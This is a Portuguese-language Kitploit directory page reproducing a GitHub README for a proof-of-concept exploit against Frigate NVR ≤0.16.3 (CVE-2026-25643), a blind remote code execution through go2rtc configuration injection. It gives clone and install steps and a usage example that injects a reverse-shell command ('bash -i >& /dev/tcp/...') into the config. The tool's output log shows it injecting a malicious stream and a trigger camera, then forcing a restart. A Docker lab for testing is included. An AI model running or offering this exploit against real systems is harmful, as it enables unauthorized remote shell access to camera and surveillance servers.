
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-25643 — CVE-2026-25643: Frigate ≤0.16.3 RCE cego via injeção de execução go2rtc | Kitploit

Ferramentas/GitHubGitHub/joshuavanderpoll/cve-2026-25643
ExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e Educação
GitHubjoshuavanderpoll/cve-2026-25643

CVE-2026-25643

CVE-2026-25643: Frigate ≤0.16.3 RCE cego via injeção de execução go2rtc

Ver Repositório
742há 9 mesesAinda não revisado
Site
Compartilhar

Frigate NVR ≤ 0.16.3 Exploit de RCE Cego (CVE-2026-25643) PoC

Python

📜 Descrição

Este exploit em Python tem como alvo uma vulnerabilidade crítica de manipulação de configuração nas versões do Frigate NVR até 0.16.3 (tanto nos caminhos autenticados quanto não autenticados). Ao injetar um stream go2rtc malicioso e uma entrada de câmera falsa, ele aciona a execução arbitrária de comandos como o processo Frigate durante a reinicialização do serviço — sem necessidade de shell reverso ou captura de saída.

🛠️ Instalação

[!NOTE] Para garantir um ambiente limpo e isolado para as dependências do projeto, é recomendado usar o módulo venv do Python.

OSX/Linux

git clone https://github.com/joshuavanderpoll/CVE-2026-25643.git
cd CVE-2026-25643
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r requirements.txt

Windows

git clone https://github.com/joshuavanderpoll/CVE-2026-25643.git
cd CVE-2026-25643
python -m venv .venv 
.venv\Scripts\activate
pip3 install -r requirements.txt

⚙️ Uso


python3 CVE-2026-25643.py -c "bash -i >& /dev/tcp/host.docker.internal/1111 0>&1" --url http://localhost:5001/

 Target : http://localhost:5001
 Command: bash -i >& /dev/tcp/host.docker.internal/1111 0>&1

[!] No credentials provided → attempting unauthenticated access
[*] Fetching current configuration (/api/config/raw) ...
[*] Config fetch → HTTP 200
[*] Received 914 bytes
[*] Config was JSON-wrapped → unwrapped
[+] Config parsed successfully (7 top-level keys)
[*] Preparing payload → executing: bash -i >& /dev/tcp/host.docker.internal/1111 0>&1
[*] Using payload: bash -c 'bash -i >& /dev/tcp/host.docker.internal/1111 0>&1'
[+] Injected malicious stream → debug_cmd
[+] Injected trigger camera → trigger_exec
[*] Sending modified config (861 bytes) with option: restart
[*] Config save → HTTP 200
[+] Configuration accepted (server should restart)

============================================================
 Payload sent! Command should execute during go2rtc init / camera probe.
 Keep in mind:
 • Output is NOT captured (blind execution)
 • Command runs as the user/frigate process
 • Multiple executions may occur during restart
============================================================

🐋 PoC Docker

cd docker/
docker compose down
docker compose up -d
# You can test at --url http://127.0.0.1:5001
💻 Exemplo


Execute PoC Receive connection

🕵🏼 Referências

  • Inspiração de https://github.com/jduardo2704/CVE-2026-25643-Frigate-RCE

📢 Aviso Legal

Esta ferramenta é fornecida apenas para fins educacionais e de pesquisa. O criador não assume nenhuma responsabilidade por qualquer uso indevido ou dano causado pela ferramenta.


Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    707
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    431
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    405
  • 5

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    352
  • 6

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    342

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Baixar ferramenta


